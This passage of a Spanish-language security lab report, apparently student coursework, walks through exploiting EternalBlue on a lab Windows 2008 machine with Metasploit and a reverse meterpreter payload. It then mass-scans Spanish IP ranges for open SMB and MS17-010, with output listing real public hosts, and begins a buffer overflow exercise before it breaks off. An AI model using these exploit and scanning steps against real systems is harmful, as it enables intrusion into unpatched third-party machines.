


Luego, se identificó la vulnerabilidad con nmap:




Luego, se configuró el exploit en Metasploit:

```
use exploit/windows/smb/ms17_010_eternalblue
set RHOST 192.168.56.101
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.56.102
```



Y al ejecutar el comando `exploit` , se logró entrar en el Windows 2008.



3. Escaneo Masivo de Vulnerabilidades - EternalBlue en España

Se realizó un escaneo masivo de dispositivos en España para identificar sistemas vulnerables a EternalBlue.

3.1: Obtención de Rangos IP

Primero, se descargaron todos los rangos IP asignados a España en formato CIDR desde IP2Location:

```
curl -s https://www.nirsoft.net/countryip/es.csv | tr -d '"\r' | awk -F',' '{print $1"-"$2}' | 
```

Este archivo contiene todos los rangos de IP de España.

3.2: Escaneo Rápido con Masscan

Se utilizó Masscan para realizar un escaneo rápido del puerto 445 (SMB) en todos estos rangos. Masscan es extremadamente rápido y puede escanear millones de IPs en poco tiempo:

```
sudo masscan -iL ips_espana.csv -p445 --rate 10000 -oG scan_445.txt
```

Parámetros utilizados:

- `-iL ips_espana.txt` : Lee la lista de rangos CIDR desde el archivo
- `-p445` : Escanea solo el puerto 445 (SMB)
- `--rate 10000` : Envía hasta 10,000 paquetes por segundo
- `-oG scan_445.txt` : Guarda los resultados en formato "greppable"

3.3: Filtrado de Hosts Activos

Una vez completado el escaneo, se filtraron solo las IPs que respondieron en el puerto 445:

```
grep -oE "\b([0-9]{1,3}\.){3}[0-9]{1,3}\b" scan_445.txt | sort -u > targets_445.txt
```

Este comando extrae las direcciones IP únicas de hosts que tienen el puerto 445 abierto.

3.4: Verificación de Vulnerabilidad con Nmap

Finalmente, se utilizó Nmap con su script NSE específico para detectar la vulnerabilidad MS17-010:

```
sudo nmap -iL targets_445.txt -p445 -Pn --script smb-vuln-ms17-010 -oN reporte_final_eternalblue
```


Parámetros utilizados:

- `-iL targets_445.txt` : Lee la lista de objetivos del archivo
- `-p445` : Verifica el puerto 445
- `-Pn` : No realiza ping (ya sabemos que están activos)
- `--script smb-vuln-ms17-010` : Ejecuta el script que detecta EternalBlue
- `-oN reporte_final_eternalblue.txt` : Guarda el reporte en formato normal


POC local

Dado que no se pudo abrir Digital Ocean con crédito, se decidió hacerlo local solo usando uno de los 200 rangos de IP de España.

1. Massscan


kali-linux-2025.1c-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
kali@kali:
File Actions Edit View Help
217.197.16.0-217.197.31.255
217.198.192.0-217.198.207.255
217.216.0.0-217.217.255.255
┌──(kali㉿kali)-[~/master/ip_spain]
└─$
┌──(kali㉿kali)-[~/master/ip_spain]
└─$ head -n 1 ips_espana.txt > target.txt
┌──(kali㉿kali)-[~/master/ip_spain]
└─$ ls
ips_espana.txt target.txt
┌──(kali㉿kali)-[~/master/ip_spain]
└─$ # Escaneamos el puerto 445 (SMB) en esas ~8000 IPs
sudo masscan -iL target.txt -p445 --rate 100 --wait 5 -oG resultados.txt
[sudo] password for kali:
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2025-12-18 12:02:14 GMT
Initiating SYN Stealth Scan
Scanning 8192 hosts [1 port/host]
┌──(kali㉿kali)-[~/master/ip_spain]
└─$ ls
ips_espana.txt resultados.txt target.txt
┌──(kali㉿kali)-[~/master/ip_spain]
└─$
┌──(kali㉿kali)-[~/master/ip_spain]
└─$ cat resultados.txt
Masscan 1.3.2 scan initiated Thu Dec 18 12:02:14 2025
Ports scanned: TCP(1;445-445) UDP(0;) SCTP(0;) PROTOCOLS(0;)
Timestamp: 1766059385 Host: 1.178.251.174 () Ports: 445/open/tcp//microsoft-ds//
Timestamp: 1766059394 Host: 1.178.249.18 () Ports: 445/open/tcp//microsoft-ds//

2. Nmap




4. Test 1

Explotación del buffer test 1. Se siguieron los pasos guiados en el manual:


4.1 Identificación de la Vulnerabilidad

Primero, se ejecutó el programa y se provocó un crash enviando más datos de los que el buffer podía contener. Esto confirmó que existía una vulnerabilidad de buffer overflow.




4.2 Análisis con Debugger


Se utilizó `Immunity Debugger` para analizar el comportamiento del programa durante el crash. Esto permitió ver exactamente cómo se sobrescribía la pila y qué registros eran 